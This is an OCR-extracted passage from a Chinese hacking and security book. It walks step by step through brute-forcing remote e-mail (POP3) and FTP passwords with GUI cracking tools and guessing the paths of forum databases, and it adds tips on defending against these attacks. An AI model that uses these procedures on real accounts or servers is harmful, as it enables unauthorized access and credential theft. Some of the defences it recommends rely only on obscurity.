


图 3-10　“添加主机”窗口




图 3-11　POP3 主机被添加到列表中

（3）勾选刚刚添加的主机名的复选框，并用鼠标右键单击主机名，在弹出的快捷菜单中选择【编辑】选项，在新弹出的二级菜单中（如图 3-12 所示）可以有两种选择。第一种是，如果只想破解单个用户，就选择【添加】命令项，并在弹出的【添加用户】对话框中输入试图破解的用户名，如图 3-13 所示。



图 3-12　编辑用户菜单



图 3-13　添加用户窗口

第二种是，如果想破解批量用户的话就要在【编辑】菜单中选择【从列表添加】命令项，并在弹出的文件选择窗口中选择用户列表文件，并单击【打开】按钮（如图 3-14 所示），此时会显示用户列表文件为每行一个用户名的文本文件，如图 3-15 所示。返回 POP3 主机界面，就会发现 POP3 主机列表下方会多出一个新的用户列表，如图 3-16 所示。



图 3-14　添加用户列表文件



图 3-15　显示用户列表文件

（4）接下来要进行字典配置。勾选【解码字典或方案】复选框，单击右键，选择【编辑】选项，在弹出的二级菜单中选择【添加】命令项，并在弹出的文件菜单中选取字典文件，如图 3-17 所示。如果没有合适的字典文件的话，可以在流光文件夹中找到几个流光软件自带的字典文件。



图 3-16　用户添加完成



图 3-17　选取字典文件界面

流光软件支持多个字典同时扫描，如果想继续添加字典的话可以重复上面的步骤，添加完毕后在【解码字典或方案】选项的下方列出了添加的字典文件，如图 3-18 所示。

（5）单击【探测】选项，并在弹出的菜单中选择【标准模式探测】，流光就会自动开始破解，如图 3-19 所示。破解的时间与设置的字典文件的大小及被破解者设置的密码强度相关，如果被破解者使用的密码足够负责，那么很可能要花上几个小时甚至几个星期的时间才可能成功破解，当然前提是这个密码在字典中仍存在。

密码被成功破解后，被破解的用户名及密码都会自动显示在流光主界面的最下方，如图 3-20 所示。



图 3-18 字典添加完成




图 3-19 破解开始




图 3-20 成功破解 E-mail 密码

3.2.2 保护 E-mail 密码

如何确保 E-mail 密码的安全已成为每个习惯用 E-mail 藏密码的人一件刻不容缓的事情，以下是一些解决方案。

- **密码的管理**：E-mail 的密码最好选用与其他网络账号不同的密码。自己所有的账号都采用同一个密码固然不容易忘记，但如果黑客偷到了 QQ 或网络游戏的密码后又用这个密码去登录你的 E-mail 的话，那么密码保护形如虚设。
- **密码保护的管理**：无论任何形式的密码保护都不要用真实的问题或答案去填写，哪怕那些问题与答案只有你或你最亲密的人知道。但为了让自己不至于因为密码保护设置的过于复杂而忘记密码，最好选用答非所问的问题，如问题为“天王盖地虎”，答案是“哈利波特特别大”。

● **信件的管理**：E-mail 容量很大，很多人都习惯把除了广告外的所有文件都留在信箱中，这种做法为黑客提供了入侵的途径。你平时的爱好、设置账号或密码的习惯、上网最经常做的事情，都会在你收发的信件中有一个全面的展示，所以定期清理信件内容不仅仅是为了保存额外的存储空间，更是为了阻止那些平日喜欢钻研目标行为习惯的黑客查找更多的信息。

3.3 破解远程 FTP 密码

在本书前面的章节中已提到过关于本地FTP密码破解的相关知识，不过在通常的情况下，破解者是无法获取目标主机的密码信息文件的。在大多数情况下，黑客破解 FTP 密码仅仅是为了更快地下载网络上的相关资源。由于用户并不需要拥有过高的权限，此时黑客利用 FTP 远程破解工具来获取目标主机的普通用户密码是最合适不过的选择了。

3.3.1 My FTP Cracker 破解 FTP 密码

My FTP Cracker 是一款非常小巧的国外生产的FTP密码破解工具，它的特点是无需安装、破解速度快、使用简便的同时各项功能又十分齐全。不过该软件也有自身的缺陷：只支持单个用户名的破解，最多只支持连续破解两个用户，如果想继续破解的话只能通过手动重新设置。

（1）图 3-21 所示为 My FTP Cracker 的主界面，在【Connection】标签中设置目标主机的服务器地址与端口，直接在【Server】一栏中填写目标的域名或 IP 地址即可。【Port】一栏为 FTP 地址的端口，默认为 21，可在此栏中更改端口号码。【Re-try to connecion if I cant find the server】选项是询问如果连接目标主机失败是否重新连接，此处可自行斟酌。




图 3-21 My FTP Cracker 主界面

（2）单击选择【What to crack】标签，设置破解的用户名及密码，如图 3-22 所示。正如上文所说，该软件不支持多用户同时破解，所以在【Username】一栏中输入破解的用户名。在【Passowrds list】中设置字典文件，单击【Load】按钮后，在弹出的菜单中选择字典文件并单击【打开】按钮，软件会自动加载密码文档，如图 3-23 所示。由于该软件本身只是为破解简单密码口令而设计的，所以对大型字典的支持不是很好，这里建议字典文件的体积不要超过 1MB，否则可能会出现某些错误。当【Passowrds list】一栏下方出现如图 3-24 所示的密码字符串时，则表示字典被成功加载，否则请重新设定字典文件。




图 3-22 用户名及密码设置界面



图 3-23 选择字典文件

（3）选择【Other options】标签进入杂项设置，如图 3-25 所示。这里用来设定破解完成后的动作：【if I find a passwored】为成功破解出密码后的行动，选择【Notice me】为提示破解者并停止破解；选择【Notice me and try crack account】选项并在后面一栏中输入一个新账号，则表示继续破解这个新账号。

【if I DON'T find a passwored】为没有成功破解密码后的行动，选择【Notice me】为提示破解者并停止破解；选择【Shutdown PC】则表示破解完成后自动关机。




图 3-24 密码字典加载成功



图 3-25 杂项设置界面

（4）选择【Connection】标签返回主界面，并单击【Start】按钮开始破解，在新弹出的窗口中会显示当前的破解进度，如图 3-26 所示。当软件破解成功后，屏幕中会自动弹出如图 3-27 所示的破解成功界面。



图 3-26 当前破解进度



图 3-27 破解成功界面

3.3.2 Entry 破解 FTP 密码

Entry 最初其实是一款非常著名的多功能密码破解软件，由于目前的网络运营商的技术水平不断提高，该软件的大部分功能都已经失效了，但在 FTP 密码破解方面仍然还有不俗的表现。该软件与 My FTP Cracker 相比最大的优势是，可以灵活地生成各种登录用户名，省去了破解每次都要手动输入的麻烦。

（1）图 3-28 所示为 Entry 的主界面，单击【Flie】选项，并在弹出菜单中选择【New】选项进入新任务设置界面，如图 3-29 所示。




图 3-28 Entry 主界面




图 3-29 【Flie】菜单

（2）接下来进入如图 3-30 所示的设置窗口，其中【Title】一栏为任务名称，可以任意填写，【URL】一栏为目标主机地址，填写格式如图 3-31 所示的“FTP://目标域名或 IP 地址”。




图 3-30 新建任务窗口




图 3-31 任务名称与主机设置

（3）【Username Source】一栏为破解用户名设置，有 3 种形式的选择。

【Generator】选项为软件自动排列用户名模式。选择此项后在其后的两栏中填入变量，此变量支持字符如下。

- 小写字母 a～z；
- 大写字母 A～Z；

- 数字 0～9；
- 特殊符号：!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~。

输入变量字符后还需要在界面右下方的【Character sets】处选择用户名的复杂程度，【Lowercase】为最简单，【Punctuation】为最复杂，此处可以多选。

图 3-32 所示为标准的自动排列用户名设置。

【Static】选项为单一用户名模式。如选此项，就在后面的文本框中直接输入想破解的用户名即可。

【Wordlist】选项为字典用户模式。原理与密码字典相同，用户可以把要破解的用户名编成一个文件，单击【Brower】按钮，并在弹出窗口中选择用户名字典，如图 3-33 所示。




图 3-32 自动排列用户名设置界面



图 3-33 选取用户名文件

选取用户列表文件后还要在主界面下方的【Wordlist Format】项中选择用户文件的格式，文件的格式有 3 种。

【Normal】为普通模式，即每个用户名占一行。例如：

```
Hack
hack1
chinahack2
chinahack3
```

【Username:Passwd】为每个用户名和密码占一行，中间用冒号分开。例如：

```
hackhackpasswd
hack1: hack1passwd
hack2: hack2passwd
hack3: hack3passwd
```

【Username TAB Passwd】为每个用户名和密码占一行，中间用【TAB】键分开。例如：

```
hack hackpasswd
hack1 hack1passwd
hack2 hack2passwd
hack3 hack3passwd
```

后两项是在字典文件中用户名与密码被放到同一文件的情况下准备的，不过目前已经没有人在实际过程中这么做了，所以用户只选择【Normal】即可。

(4)【Password Source】一栏为破解用户名设置，如图 3-34 所示。此处有 3 种形式的选择。

【Copy passwoed from usernam】为用户名与密码相同，选此项无需过多设置。

【Generator】为软件自动排列密码模式，设置方法与用户名设置中的【Generator】项相同。

【Static】为单一密码模式，可以考虑在此处填写一个如“123”、“abc”这样的弱口令来快速批量扫描用户。

【Wordlist】为字典密码模式，设置方法与用户名设置中的【Wordlist】项相同。

（5）设置完毕后单击【OK】按钮返回 Entry 的主界面，单击【Connection】选项，并在弹出菜单中选择【Online】按钮或直接单击主界面中的 按钮开始破解，如图 3-35 所示。破解的过程中用户可以随时单击 按钮进行保存，这也是 My FTP Cracker 不具备的一项功能之一。




图 3-34 密码相关设置




图 3-35 破解开始

破解成功后密码会自动显示在主界面中，如图 3-36 所示。




图 3-36 密码被成功破解

3.4 论坛和网络社区密码防范

网络社区与论坛又被俗称为“BBS”，是一种为互联网用户之间提供交流的工具。目前网络上的社区与论坛可以用多如牛毛来形容，大到网易、新浪等门户站点，小到学校或单位的主页上，都可以看到一个“BBS”的链接地址。这些 BBS 虽然从规模上看有着天壤之别，不过它们都有一个共同的特点，就是同样拥有不错的安全性。这种情况要从 2003 年说起：

大约在 2003 年的暑期阶段，国外一种被称为“SQL INJECTION”的入侵技术在国内悄然兴起，SQL INJECTION 是一种利用网页脚本文件设计的漏洞进行入侵的方法。由于这种技术本身入门轻松，入侵方法又灵活多样，让人防不胜防，使得当时的互联网每天都有爆炸性的黑客事件出现。而 BBS 由于本身全部都是由脚本文件写成的，所以在那个时期简直成了黑客眼中的大蛋糕。经过那段混乱的状态后，BBS 的设计者们只能痛定思痛，不断地将自己的

论坛程序进行完善。直到今天，网络上普遍流行的 BBS 程序则成了网站上最坚固的一面。既然 SQL INJECTION 已成为过去，那么黑客们总要想出新的入侵技术来，这就是本节所要讲述的——暴力破解技术。

3.4.1 论坛和网络社区密码破解原理剖析

从理论上讲，利用传统的暴力破解密码的方式来获取 BBS 密码是完全行不通的。如图 3-37 所示是一个标准的 BBS 登录界面，从图中可以看到除了正常地输入账号与密码外，用户还需要输入系统随机生成的 3 位认证码（更多的时候叫验证码），因为认证码是以图片的形式出现，导致了几乎没有一款工具可以自动输入认证码。由于 BBS 程序通常都会先判断认证码是否正确再判断用户名与密码是否正确，也就是说一个小小的认证码完全将暴力破解密码之路给封死了。




图 3-37 论坛登录界面

不过熟悉 BBS 运作方式的读者都会知道，无论是网络社区还是论坛，BBS 上所有的资料都会被保存在一个数据库中，而这个数据库会被存储在 BBS 的同级或是下一级文件夹中，只要获取了这个数据库，就等于掌握了该 BBS 上所有用户的资料，如图 3-38 所示。

当然，作为 BBS 最重要的一个文件，除了某些完全没有安全意识的管理员外，没有人会把数据库放到默认的文件夹下让任何人都能随便下载。这个时候，就需要采用一些相关的工具来猜解出数据库存放的地址了。




图 3-38 BBS 数据库

3.4.2 利用 HDSI 获取论坛和网络社区密码

自动猜解 URL 地址从技术上来讲十分容易就可以办到，绝大多数黑客扫描工具都拥有此功能。对于暴力猜解而言，选择工具首先要考虑速度；其次，由于要进行大规模地扫描，所以要找到一款方便修改字典文件的工具。经过笔者测试，一款名为 HDSI 的工具拥有上面所说的所有优势。

HDSI 是一款多功能的 SQL 探测工具，它可以读取网站上不同文件夹下所有的文件，并且可以自定义扫描的内容，如图 3-39 所示为 HDSI 主界面，图 3-40 所示为 HDSI 后台猜解界面。



图 3-39 HDSI 主界面



图 3-40 HDSI 后台猜解界面

3.4.3 防止论坛资料被泄露

论坛的数据库破解方法虽然千奇百怪，不过作为管理员相对的防御方法却比较简单，只要做到如下几点，就可以很轻松地防治论坛的数据库被心怀叵测的人破解。

（1）用很长名字的数据库。从本节中可以看到，利用暴力猜解数据库路径实际上是有其局限性的，原因是受网速的限制不能猜出太长的文件名。所以，只要管理员发挥自己的想象力，设置出一个非常长的文件名就可以杜绝黑客的暴力猜解了。此方法仅仅只针对暴力猜解而已，一旦黑客通过其他方式获取了数据库路径（如本节引言部分所说的 SQL INJECTION），再长的文件名也阻止不了数据库被下载。

（2）将数据库名后缀改为 ASA 或 ASP。用 Access 打开数据库文件，新建一个表，随便起个名字，在表中添加一个 OLE 对象的字段，然后添加一个记录，在记录中插入一个内容“<%”，这样当黑客下载数据库文件时，就会因为 ASP 或 ASA 文件缺少“%>”而拒绝下载。

（3）数据库名前加“#”。由于 HTTP 协议对地址解析的特殊性，浏览器或下载文件访问地址时不会去注意“#”后面的内容，这样黑客就无法对数据库进行下载。

（4）数据库放在 Web 目录外或将数据库连接文件放到其他虚拟目录下。例如，论坛的 Web 目录是 e:\webroot，可以把数据库放到 e:\data 这个文件夹里，在 e:\webroot 里的数据库连接页中修改数据库连接地址为：“../data/数据库名” 的形式，这样数据库可以正常调用，但是无法下载，因为它不在 Web 目录里。不过此办法只适合于拥有服务器的用户，虚拟空间用户是无法设置虚拟目录的。

3.5 总结

